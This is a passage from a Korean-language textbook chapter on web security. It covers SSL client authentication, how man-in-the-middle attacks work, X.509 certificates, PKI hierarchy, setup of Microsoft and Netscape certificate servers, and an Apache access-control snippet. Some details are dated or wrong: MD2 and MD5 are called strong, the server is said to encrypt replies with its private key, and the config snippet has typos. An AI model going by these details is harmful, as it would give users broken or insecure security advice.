④ 봉사기는 걸음 ③에서의 CA가 사용자의 수자서명을 유효하게 하는 공개열쇠를 가진 증명서인가를 알아 내기 위하여 자기가 가지고 있는 신용 CA들의 목록을 검사한다.
⑤ 봉사기는 사용자의 한개 기록(record)에 대하여 Lightweight Directory Access Protocol(LDAP)봉사기를 선택적으로 검사할수 있다. 대부분의 중요 증명서관리체계 판매자들은 이 기능을 제공한다.
⑥ 봉사기는 요구되는 자원에 대한 의뢰기의 호출권한을 검사하고 증명한다.





그림 11-6. SSL대화조종의 확립을 위한 의뢰기인증

이러한 형태의 보안방식들은 위장(impersonation)공격들이나 bucket brigade 혹은 man-in-the-middle공격으로 알려 진 공격을 막을수 있게 설계되여 있다. 이러한 공격들은 기본적으로 두 부분사이의 합법적인 자료전송대화조종이 진행되는 동안 신용하는 의뢰기나 봉사기로 위장하여 보안정보를 가로채거나 훔치는 해커의 공격이다.

어떤 나라에서는 SSL을 실행하도록 규정하고 수출법들에 의하여 지방과 외국체계들에 제공되는 보안준위를 결정한다. RSA알고리듬을 리용한 SSL2.0과 3.0은 모두 3중자료암호규칙 (Triple Data Encryption standard:3DES)과 168bit암호화 실행이라는 강한 암호화를 제공하고 있다. 인증을 위한 SHA-1하쉬알고리듬과 함께 3DES에서는 미국내에서 리용이 허용된 강한 자료보안준위를 가지고 있다. 가장 낮은 준위의 보안은 다른 나라들에 수출하기 위하여 리용된다. 이전에는 이러한 수출법들이 미국이 아닌 곳에서 가장 높은 암호화준위를 리용할수 있게 하는 Global Server ID를 구입하지 않으면 다른 나라들에 사무소가 있는 회사들의 보안준위가 떨어 지도록 제한되여 있었다. 최근에는 이러한 법들이 좀 늦추어 져 세계적규모에서 168bit암호화를 실제로 리용할수 있도록 하고 있다.

중간자(man-in-the-middle)에 의한 공격

《중간자(man-in-the-middle)》이나 《bucket brigade》공격은 해커가 공개열쇠로 교환되는 자료를 가로채여 자기가 목적하는것을 실현하기 위해 대리공개열쇠를 리용하여 그것을 재전송하는것이다. 이것이 발생하면 원래의 의뢰기와 봉사기들은 서로 통신이 계속 진행되는것처럼 보이게 된다. 공격자는 의뢰기에 대한 봉사기가 있고 봉사기에 대한 의뢰기가 있는것처럼 보이는 프로그람들을 리용한다. 공격자는 전송되는 자료를 단순히 읽어 보기만 하거나 그것들을 수정하여 재전송할수 있다. 《중간자》이라는 말은 여러 사람들이 뽈을 직접 호상 던지기할 때 그들사이에서 다른 사람이 그것을 잡으려고 시도하는 구기경기에서부터 유래되였다. 《bucket brigade》라는 말은 사람들이 물바께쯔를 이어 받으면서 불을 끄려고 하는 오랜 방법으로부터 유래되였다. 그림 11-7은 중간자에 의한 공격의 전형적인 방법을 보여 주었다.






그림 11-7 전형적인 중간자에 의한 공격

SSL은 의뢰기와 봉사기인증을 취급한 절들에서 언급된 모든 규칙을 두개의 합법적인 봉사기와 의뢰기만이 지킬수 있기때문에 중간자에 의한 공격의 영향을 막을수 있게 한다. 해커는 두 정당한 주콤퓨터들사이의 모든 특징에 대한 역을 하는 방법이 없다. 의뢰기나 봉사기가 요구하는 질문중의 최소한 한개라도 정확히 응답하지 않는다면 두 주콤퓨터들사이의 접속은 끊어 지게 된다. 그림 11-8에 두개의 SSL가능한 주콤퓨터들이 《중간자에 의한 덫》을 물리치는 과정을 보여 주었다.

5. 수자증명서

수자증명서(digital certificate)는 Web응용프로그람들과의 접속을 인증하는 보안을 구축하기 위한 중간의 선택으로 볼수 있다. 자기가 소유하고 있는 증명서에는 체계의 공개암호열쇠가 있다. 한 콤퓨터가 다른 콤퓨터에 증명서를 발행할 때 대체로 반박할수 없는 자기의 신분과 보증을 제공한다. 증명서들은 PKI체계에서 콤퓨터의 식별자의 수자적 표현이다.

증명서들은 봉사기들, 개별적사람들, 회사들이 이러한것들을 전자적으로 식별할수 있게 한다. 증명서에 대하여 엄밀히 따지면 증명서소유자의 호출에 대하여 어떤 봉사가 제공되는가에 관계없이 그것들은 같다. 오늘 리용되는 대부분의 증명서들은 x.509v3의 명세서에 따르는것이다. x.509v3증명서는 그림 11-9와 11-10에서 보여 주는바와 같이 다섯가지 기본구성요소들로 이루어 진다.

- 공개열쇠 혹은 비공개열쇠값
- 증명서의 목적
- 발행한 증명서발급기관 (CA)에 대한 신분
- 증명서의 유효기간
- 증명서를 가진 사람의 이름과 수자서명

이 모든 정보들은 증명서를 믿을수 있게 하며 PKI기술에서의 다목적 도구들이다. 증명서들은 자료를 보안하게 하는 가장 단순한 방법이다. 사람들은 직결은행체계에서 Web상의 고객정보를 보호하는데 증명서들이 가장 보편적으로 리용하는것을 보고 증명서가 좋다는것을 알게 되였다.

그림 11-9. 증명서에 포함되는 일반적인 정보

응용프로그람개발자들, Web체계관리자들, IT관리자들이 필요한 보안을 봉사 받을 수 있도록 Web체계들이나 응용프로그람들에서 증명서의 리용에 정통하면 좋은 점들이 많을것이다. 증명서가 Web보안과 관련하여 만능의 무기라고 말할수 없다는것을 강조해둔다. 그러나 이것은 Web투자(investment)를 보호하기 위한 많은 방법들중의 한가지 방법이다.

그림 11-10. 구체적인 증명서정보

제 3 절. PKI의 기초복습

PKI는 오늘 인터네트협회(community)에서 더욱더 유용성이 확고해 지는 보안방법이다. PKI는 인터네트와 같은 공공매체상에서 Web실체들사이의 정보교환을 개별적으로 안전하게 하기 위한 수단으로 되고 있다. PKI는 두 체계사이에 자료교환을 보안할수 있게 하기 위하여 공개열쇠암호화를 리용하고 있다.

PKI가 리용하는 암호화방법에서는 보안통신을 요구하는 다른 체계들에 공개열쇠를 배포하고 한쪽 체계에서는 엄밀히 차이나는 비공개열쇠에 대한 비밀을 지키거나 숨기도록 한다. 이러한 형태의 암호화는 두 암호화열쇠들이 자유롭게 배포되지 못하기때문에 비대칭암호화라고 불리운다. 비공개열쇠는 항상 안전하게 보관되여야 하지만 공개열쇠는 그렇지 않다.

PKI에 기초하여 통신을 보안하기 위한 단계는 다음과 같다(그림 11-11에 화살부호로 지적하였다).

① Web봉사기 B와 통신하려고 하는 콤퓨터 A는 어떤 URL을 호출하여 봉사기에 접속한다.

② Web봉사기는 이에 대한 응답으로 콤퓨터에 비공개열쇠쌍중에서 공개열쇠를 전송한다. 그러면 콤퓨터는 봉사기에 전송할 자료를 암호화하기 위하여 공개열쇠를 리용하여 안전하게 통신할수 있다.
③ 콤퓨터는 봉사기에 봉사기의 공개열쇠로 암호화된 자료를 넘긴다.
④ 봉사기는 통보문을 복호하고 콤퓨터에 대한 응답을 암호화하기 위하여 자기의 비공개열쇠를 리용한다.





그림 11-11. PKI를 리용한 콤퓨터의 보안통신

PKI에 기초한 보안은 PKI를 리용하는 임의의 응용프로그람이 인증과 권한, 비거부봉사들을 확고히 제공할수 있게 한다. PKI기초의 보안은 수자증명서와 수자서명을 리용한 호출, 신분, 권한을 줄수 있다. 이것은 안전한 인터네트열쇠교환방법에서와 같이 사용자이름들과 암호들 지어는 미리 공유된 비밀을 넘겨야 할 필요성을 없애 버린다. 총체적으로 PKI는 기회를 노리는 해커가 암호나 비밀을 포착할수 없게 한다. 지어 누가 PKI가능한 대화조종에서 전송된 자료를 가로채서 포착하였다고 하여도 공개열쇠나 비공개열쇠중의 어느 하나가 없으면 그것을 복호화할수 없고 자기가 요구하는 의도대로 통보문을 만들수 없다. PKI가 유용성이 크기때문에 보안제품판매자들은 자기들의 제품에서 PKI를 지원하도록 한다.

PKI는 계층구조로 실현된다. 암호화열쇠들은 증명서나 Cookies와 같은데 공동으로 분포된다. 이 증명서들은 증명서발급기관이라는 봉사기에서 발행되고 관리된다. CA는 계층의 뿌리나 증명서경로의 뿌리에 자리 잡고 있으며 뿌리 CA라고 불리운다. 뿌리 CA는 관리를, 다른 증명서봉사들에 대한 증명서의 유효성평가는 종속(subordinate)CA에 위임된다. 뿌리 CA는 종속CA들에 대한 종속 CA증명서들을 발행한다. 이 증명서들은 종속봉사기들에 권한을 주고 의뢰기증명서들을 유효하게 하는 권한을 준다.

증명서들을 가진 모든 봉사기와 의뢰기들은 신용하는 뿌리 CA의 목록을 가지고 있다. 목록에 있는 CA들을 신용하는 뿌리 CA(trusted root CA)들이라고 불리운다. 이러한 관계로부터 뿌리 CA든 아니든 이 목록상에 없는 모든 CA들은 본질적으로는 신용하는 뿌리CA들에 대한 종속 CA들이다. 이러한 수법은 증명서내에 포함된 정보를 발행한 뿌리 CA에로의 증명서경로를 거꾸로 추적할수 있으며 신용하는 뿌리 CA로 반대로 돌아 갈수 있기때문에 우월한 평가방법으로 된다. 그림 11-12는 인증의 계층도를 보여 준다.

증명서발급기관들은 또한 증명서취소목록(Certificate Revocation Lists:CRLs)들을 가지고 있는데 여기에는 증명서의 거절 혹은 거부목록이 포함된다.





그림 11-12. 증명서의 계층모형

이러한 증명서들은 개별적으로, 조직적으로 혹은 특별한 체계의 일부 방책들의 위반에 대한 어떤 체계에로의 호출을 무시되게 하는 콤퓨터들이 소유하게 된다. CRL은 취소된 증명서와 취소한 날자, 취소된 원인을 포함할수 있다.

임의의 형태의CA목록들은 보통 어떤 자료기지의 형태로 기록된다. 더 많이 리용되는 증명서관리봉사들의 실현은 LDAP등록부와 같은 등록부의 형태를 리용한다. 신용하는 CA목록들, CRL과 증명서요청목록들은 이 자료기지에 기록된다. 지금까지 우리는 공개열쇠암호화체계의 구성요소들을 론의하였다.

이제는 실지 실행세계인 증명서관리체계로 넘어 가자.

1. 증명서봉사

증명서봉사는 흔히 PKI의 실현이다. 증명서봉사는 기본적으로 증명서를 발행하고 재생하고 취소하게 하는 CA에 포함된 봉사기구이다. 증명서들은 PKI체계를 리용하여 안전하게 통신할 필요가 있는 콤퓨터체계들에 공개열쇠를 넘겨 주는데 리용된다. 인터네트응용프로그람시장에서 증명서의 중요성과 우월성을 인식한 많은 판매자들은 만능증명서관리체계들을 개발하였다. 그들은 자기의 상표가 붙은 증명서관리체계들을 개발하였을뿐아니라 보안장치들과 결합하여 자기 제품을 제공하기 위하여 망보안판매자들과 합동하였다(실례로 VeriSign과 Netscreen Technologies주식회사). 이러한 협동은 판매자들이 주문자들에게 더 완전한 교차령역보안해결책을 제공할수 있게 하였다. 이것은 구매자들이 자기들의 Web 응용프로그람기반을 보안하기 위한 계획을 찾을수 있게 하였다. 또

한 판매자들이 자기의 제품에 주목을 돌릴수 있게 하고 광고판매를 실현할수 있게 하였다. 즉 주문자와 판매자가 다 거래에서 만족을 느끼게 된다.

이 장에서 우리는 인터네트응용프로그람판매자들이 개발한 증명서관리체계들인 Microsoft와 Netscape/iPlanet에 대하여 본다. 우리는 간단히 그의 구성요소들에 대해 론의하고 그의 기능이 무엇이고 다른것에 비한 우점과 결함은 무엇인가에 대하여 론의한다. 이 체계의 실현에 대한 선택은 독자들에게 맡긴다.

증명서봉사는 인터네트정보봉사(IIS)의 부분품로서 Windows NT Option Pack에 있는 Microsoft Information Server 4.0에서 소개되였다. Microsoft는 초기에 PKI를 인터네트와 개별망상에서 보안의 또 다른 준위인 증명서봉사와 인증을 통합하려고 시도하였다.

Windows2000증명서봉사에서는 4가지 규격화된 증명서양식을 제공한다. 즉 개인정보교환 또는 공개열쇠암호화규칙 #12(PKCS #12)양식, 암호통보문문법규칙, 2진X.509로 암호화된 DER, X.509양식으로 암호화된 Base64들이다. 이러한 양식들에 의하여 Windows2000증명서봉사응용프로그람은 종래의 Windows들로부터 Unix에 이르는 다양한 가동환경들을 지원할수 있게 되였다. PKI와 증명서의 세계에서는 여전히 Windows가 아닌 환경이 많이 지배한다.

2. Sun/Netscape에 의한 iPlant

iPlanet제품들은 Sun과 Netscape가 협력하여 개발한 인터네트응용프로그람봉사들에 Netscape통신회사의 제품상표를 단것이다. Netscape증명서관리봉사와 iPlanet증명서관리체계는 같은것이다. 이제부터 그것을 CMS라고 하겠다.

Netscape와 Sun은 현재 시장에서 가장 확고히 리용되는 암호화와 인증에 대한 방법들을 CMS에서 리용하도록 설계하였다. CMS에서는 암호열쇠길이가 최대 4096bit인 암호열쇠를 만들수 있다. 여기서는 MD2와 MD5 , SHA-1과CMS를 쌍으로 하여 강한 인증알고리듬을 리용하는데 이것은 Web응용프로그람을 보안하기 위한 우수한 기반구조로 되고 있다.

제 4 절. 안전한 Web응용프로그람에로의 PKI의 리용

Web응용프로그람을 보안하기 위한 방법들에서 왜 PKI를 리용하는가 하는 질문은 자주 제기될수 있다. 공개열쇠암호화는 지금까지 몇해동안 인증, 자료암호화와 체계호출에 대한 권한을 얻기 위한 체계들에 리용되고 있다. 지난 2～3년간Web싸이트와 응용프로그람들에 대한 계속되는 공격으로 하여 공업에서는 체계와 응용프로그람보안에 중점을 두기 시작하였다.

또 다른 리유는 PKI가 Web상에서 Web응용프로그람들과 체계들을 보안하기 위한 빠르고 능률적인 방법이라는것이다. 리용된 암호화알고리듬과 인증을 위한 하쉬알고리듬은 더 빠르며 그것들중에서 가장 낡은것도 사용자이름과 암호에 의한 단순한 보안보다 보안을 더 잘한다.

PKI는 동시에 한개이상의 응용프로그람들을 보안하는데 리용할수 있다. 공개열쇠가 있는 증명서는 사용자에게 안전한 전자우편을 리용할 권한과 전자상업Web싸이트상

에서 페지를 안전하게 호출할수 있는 권한, 암호화된 자료를 가상개별망(virtual private network:VPN)을 통하여 인터네트상으로 전송할수 있는 권한을 준다. 대체로 PKI는 Web응용프로그람보안을 위해 가장 좋은 방법이라고 볼수 있다. 그림 11-13은 Web응용프로그람을 보안하기 위해 PKI를 리용하는 개념을 보여 주었다.





그림 11-13. Web응용프로그람의 보호

제 5 절. Web하부구조에서 PKI의 실현

이 절에서는 먼저 Windows 2000에서 Microsoft의 증명서봉사와 Netseape의 증명서관리체계에 대하여 소개한다. 이 체계의 설치와 구성을 깊이 있게 고찰하면 그것들이 Web응용프로그람기반을 보안하는데 도움이 된다는것을 알게 될것이다.

먼저 Windows 2000 server에 대한 Microsoft증명서봉사기의 설치와 구성에 대하여 보고 다음 Netscape증명서봉사기에 대하여 본다. 이를 통하여 이 두 응용프로그람생산회사들이 보안을 어떻게 측정하며 보안을 제공하는 응용프로그람을 어떻게 실행하는가 하는 실천적인 정보들을 얻게 된다.

1. Microsoft의 증명서봉사

Microsoft Certificate Services는 보충적인 부분품로서 Windows 2000 Server와 Advanced Server에 포함되여 있다. 먼저 설치과정부터 보고 다음에 CA의 구성과 증명서관리에 대해 본다. 또한 증명서의 요청, 증명서의 취소, 여러 목적에 쓰이는 증명서의 발행이 어떻게 진행되는가를 본다. Windows 2000 Server에 대한 Cetificate Services의 설치과정을 보자.

① Windows 2000 Server상에서 Start/Settings/Control Panel을 찰칵하시오.
② Control Panel에서 Add/Remove Programs를 찰칵하시오.
③ Add/Remove Windows Components을 찰칵하시오.
④ Windows Components위자드에서 CertificateServices를 선택하고 Next를 찰칵하시오.
⑤ 설치하려는 봉사기의 형태를 선택하시오. 우리는 Stand-Alone root CA를 리용한다(그림 11-14). Next를 찰칵하시오.
⑥ 요구하는 CA식별정보를 입력시키고 Next를 누른 다음 설치를 끝내기 위해 Finish를 찰칵하시오. 증명서봉사가 끝난다.





그림 11-14. 증명서의 권한형태에 대한 선택

이렇게 하면 증명서봉사가 성과적으로 설치된다. 증명서관리를 어떻게 진행하는가에 대하여 보자.
증명서들은 Microsoft Management Console Certificates snap-in을 통하여 관리된다. Certificate Services를 관리하기 위해 요구되는 차림표들과 도구들을 아주 쉽게 호출할수 있다.

① Start/Run을 찰칵하고 Open항목에 mmc라고 입력하여 Microsoft Management Console을 시작한다. 그림 11-15에서 보여 준 빈Console창이 나타난다.
② Add/Remove Snap-in창문을 호출하기 위하여 Colsole차림표의 Add/Remove Snap-in 을 찰칵하시오.
③ Add를 찰칵하고 그림 11-16에서 보여 준 snap-ins목록에서 Certificates를 선택하시오.
④ MMC에 Snap-in을 배치하기 위하여 Add를 찰칵하시오.





그림 11-15. 빈 MMC Console창





그림 11-16. Add Suap-in화면

Console이 적재된 다음에는 Certificate Server를 리용하여 증명서의 요청, 취소목록, 증명서의 발행과 같은 관리를 할수 있다. Microsoft에서는 체계의 관리가 아주 쉽게 창조되는것처럼 보인다. 즉 의뢰기들은 증명서봉사기에 요청을 보내는데 이 요청은 검사된후에 처리되여 증명서가 발행되든가 요청이 거부되든가 한다.

의뢰기들은 자기의 증명서 MMC Snap-in을 통해서나 사용자가 Windows 2000 Active Directory의 부분이면 자동기록방법으로 그림 11-17에 보여 준것처럼 Web형식으로 증명서를 요청할수 있다.





그림 11-17. Certificate 요청 Web 페지

증명서요청이 처리되면 증명서가 발행되여 송신되며 의뢰기는 자기 증명서를 받아 설치한다. 증명서권한은 그림 11-18에 보여 준것처럼 승인되여 발행된 증명서의 종류별로 그것들을 자료기지에 있는 등록부에 보관할수 있다.





그림 11-18. CA MMC Snap-in에 있는 발행된 증명서의 기록

그림 11-18에서 보여 준바와 같이 취소된 증명서들, 지금 유효한 증명서들, 실패된 증명서요청들이 CA에 의해 기록되여 있다. 이것은 CA가 자기의 수명기간의 모든 단계들에서 증명서들을 인식할수 있게 하여 준다. 이러한 방법의 중요한 우점은 취소되거나

수명이 지난 증명서들을 리용하여 응용프로그람이나 Web싸이트에 접근하려는 해커들의 시도를 거부한다는것이다.

왜냐하면 이것을 리용하여 해커들의 증명서가 유효한가 유효하지 않은가를 알수 있기때문이다. Certificate Services는 어떤 원인으로 무효하게 되는 증명서들을 Certificate Revocation목록에 반영하는것으로써 취소할수 있다. 증명서취소위자드는 증명서와 관련한 특별한 리유나 몇가지 오유들로 하여 증명서를 취소하려는 작업을 도와 주게 된다.

Microsoft Certificate Services는 Netscape의 CMS보다도 구성이 더 단순하지만 증명서관리기능이 더 풍부하며 LDAP, S/MIME, SSL, HTTPS, Microsoft의 파일암호화봉사(Encrypting File Service)와 호환할수 있다.

2. Netscape증명서봉사

1990년대초에 Netscape는 가장 인기 있는 Web쏘프트웨어꾸레미들을 작성하여 명성을 떨쳤다. Netscape Navigator Web열람기는 한장의 플로피디스크에 충분히 잡을수 있을만큼 작았지만 폭발적으로 콤퓨터세계를 장악하였다. 이것은 대학콤퓨터실험실에 있는 Unix말단 등의 일부 Web싸이트본문만을 읽을수 있게 한 유명한 열람기보다 더 훌륭하여 인터네트의 인기가 높아 지게 하였다. Netscape의 응용프로그람들은 그때부터 번창하였지만 시련도 겪으면서 발전하였다.

Netscape/iPlanet증명서관리체계는 증명서에 기초한 보안을 리용할 대신 Windows에 기초한 보안을 리용하였다. 우선 그것을 리용하기전에 CMS를 설치하여야 한다. 그래야 다음의 조작을 실행해 나갈수 있다.

Netscape 증명서관리봉사기는 Netscape Server제품에 속하는것이므로 한개 그룹으로 Netscape Servers를 설치해야 한다.

1) Netscape Certificate Server의 설치

① Start을 찰칵하고 Run을 선택하시오.
② Browse를 찰칵하고 Setup.exe파일의 위치를 지적하시오.
③ 설치를 시작하려면 OK를 찰칵하시오. 설치화면이 나타난다.
④ 봉사기설치화면이 나타날 때까지 Next를 찰칵하시오. 설치를 위하여 Netscape Servers를 선택하고 Next를 찰칵하시오.
⑤ 다음화면을 수행하게 될 봉사기설치의 형태를 지적할 기회를 준다. 즉 Express, Typical, Custom이였다. Express를 선택하고 Next를 찰칵하시오.
⑥ 그림 11-19에 보여 준것처럼 이 화면은 설치하려는 부분품에 대한 선택화면이다. 증명서관리체계에서는 모든 부분품들이 다 요구되기때문에 선택된 부분품들을 그대로 두고 Next를 찰칵하시오.
⑦ 다음의 화면에서 Next를 찰칵하여 Configuration Directory Server Administra- tor화면이 펼쳐 지게 하시오. Diretory Server Administrator 등록자리(account)용통과암호를 입력시키고 다시 확인하시오. 이 암호는 최소한 8문자여야 한다. Next를 찰칵하시오.
⑧ 다음 화면에서 관리자령역을 정의하게 한다. 관리자령역이름을 입력시키고 Next로 찰칵하여 구성화면을 펼치시오.
⑨ 설치를 확인하면서 몇개의 화면을Next로 넘긴 다음 설치를 완료한다.





그림 11-19. 봉사기부분품 선택화면

다음은 Netscape봉사기들을 구성한다. 봉사기들의 구성에서 첫 단계는 CA증명서들과 의뢰기들을 적당히 수표하고 의뢰기들을 인증하기 위하여 봉사기가 요구하는 다른 증명서들을 발행하는것이다.

① CMS포구를 지적하여 시작하는 구성과정은 그림 11-20에서 보여 준것처럼 SSL에 의하여 리용된다. 이 화면에서 처리를 계속 하려면 Next를 찰칵하시오.

그림 11-20. SSL포구구성

② 다음에 증명서요청을 서명하려고 하는 CA를 결정한다. 보통 이 요구는 잘 알려 진 신용하는 뿌리 CA를 리용하여 구성되여야 하지만 우리의 목적을 위하여 그림 11-21에서 보여 준것처럼 봉사기가 자체로 선택하게 한다.

③ 다음 열쇠쌍을 위한 암호가 만들어 져야 하며 열쇠길이가 지적되여야 한다. 열쇠가 길수록 열쇠쌍모임이 더 좋아 진다. 열쇠길이를 지적한 다음 Next를 찰칵하시오(그림 11-22). 인증을 위한 하쉬알고리듬을 선택하기 위하여 Next를 찰칵한다. 기정알고리듬은 SHA1이다. 기정항목을 접수하여 계속 하려면 Next를 찰칵하시오.

④ 증명서확장화면은 CA로 발행하고 서명할수 있는 증명서의 형태를 선택하게 한다. 그림 11-23에 보여 준것처럼 우리의 목적에 어울리는 형태를 선택한다. Next를 찰칵하시오.

그림 11-21. 증명서서명을 위한 CA의 선택





그림 11-22. 암호ToKen, 열쇠형과 열쇠길이의 선택

그림 11-23. CA가 서명하고 발행할수 있는 증명서확장의 선택

⑤ 증명서에 서명하려는 CA를 다시 요구한다. 우리 자체의 CA를 리용하기로 하였기때문에 Sign SSL Certificate with my CA Signing Certificate를 선택한다(그림 11-24). 그다음 간단한 서명암호화면을 펼치기 위하여 Next를 찰칵한다.





그림 11-24. SSL봉사기증명서서명

⑥ Single sign-on 암호화면이 요구되는 마당에서 최소한 8문자길이의 암호를 입력시키고 다시 확정한다(그림 11-25). 구성을 끝마치기 위하여 Next를 두번 찰칵한다. 그다음 Administrator/Agent증명서를 요청하기 위하여 Administration SSLWeb페지에로 갈수 있다. 기본구성은 끝난다.

그림 11-25. Single Sign-On Password창조

2) Netscape CMS의 관리

Netscape CMS관리는 일반적으로 다음의 6가지 과제들을 수행한다.

- 봉사기의 시작, 정지, 재시동
- 구성의 변화
- 증명서발행과 관리방법의 구성
- 사용자의 우선권과 그룹정보의 추가 및 변경
- 봉사기의 봉사를 요구할수 있는 사용자에 대한 인증기구들의 설치
- 기록파일(log)들의 감시와 봉사기자료의 여벌파일과 같은 봉사기관리과제루틴의 수행

봉사기에서 이러한 과제들을 어데에서 수행하는를 보자. 이러한 과제들의 대부분은 CMS창문의 3개의 표쪽들중의 한개에서 수행된다. CMS는 창문관리와 증명서관리를 쉽게 할수 있도록 Java에 기초한 GUI로 설계되였다. 그림 11-26은 CMS창문의 첫번째 표쪽인 Task표쪽의 내용을 보여 준다.

그림 11-26. CMS Task Tab

Task표쪽은CMS를 시작하고 정지하며 재시동하게 한다. 또한 증명서를 창조하고 등록하게 한다. 그럼 Configuration표쪽에 대하여 보자. Configuration표쪽에 의해서 CMS의 대부분의 관리과제들이 수행된다.

Configuration표쪽에서는 사용자들과 그룹들의 창조, 인증의 설치, 증명서처리작업의 계획화, 증명서의 취소, 대책(policy)의 요청과 배포, SMTP전자우편의 구성, 암호의 구성, 공개한 CRL 관리의 계획화를 할수 있다(그림 11-27).





그림 11-27. CMS Configuration표쪽

CMS상태표쪽는 봉사기에 대한 기록파일(log)을 검사한다(그림 11-28).

여기서 우리는 증명서만들기의 실패와 성공, 증명서요청과 발행, 봉사수행과정에 대하여 볼수 있다.





그림 11-28. CMS status표쪽

3. Apache봉사기용 PKI

Apache봉사기는 실행되고 있는 모든 Web봉사기들가운데서 60%이상을 차지하는 세계적으로 가장 널리 리용되는 Web봉사기들이다. 이러한 리유로 하여 Apache봉사기에 대한 보안은 매우 중요한 문제로 된다. Apache Web봉사기에 PKI를 잘 구성하여 놓으면 봉사기가 어느때든지 임의의 해커에도 끄떡 없게 할수 있다.

PKI에 대하여 설명하기전에 Apache봉사기보안에 대하여 좀 더 론의하자. 우선 Apache봉사기는 우리가 바라지 않는 봉사에 대한 모든 요청이나 호출들을 거부하는 기정보안위치로 구성하여야 한다. 이 봉사기에서 PKI를 리용하기때문에 그것을 지원하는 SSL규약이 필요하다. 또한 우리는 접근조종목록과 같은데서 수정이나 개선하기 쉬운 방법으로 사용자호출을 정의할것을 요구한다. 아래에 보여 준 Apache봉사기의 access.conf파일에 의한 구성실례는 강한 보안설치에 대한 기본내용을 보여 준다. 처음의 두개의 행들은 봉사기에 대한 모든 호출을 거부한다. 다음의 3개 행은 공동등록부에 대하여서만 호출할수 있게 한다.

```
<Directory /usr/local/server/share>
Deny from all
AllowOverride None
</Directory>

<Directory /usr/local/server/share/public>
Allow fromall
</Drectory>
```

Allow(허용)와 Deny(무시)지령은 TCP/IP주소, 망번호, 망번호와 부분망마스크의 조합으로 정의된 host들의 범위에 따라 동작한다. Apache봉사기는 또한 등록자리목록의 방법으로 호출을 정의할수 있다.

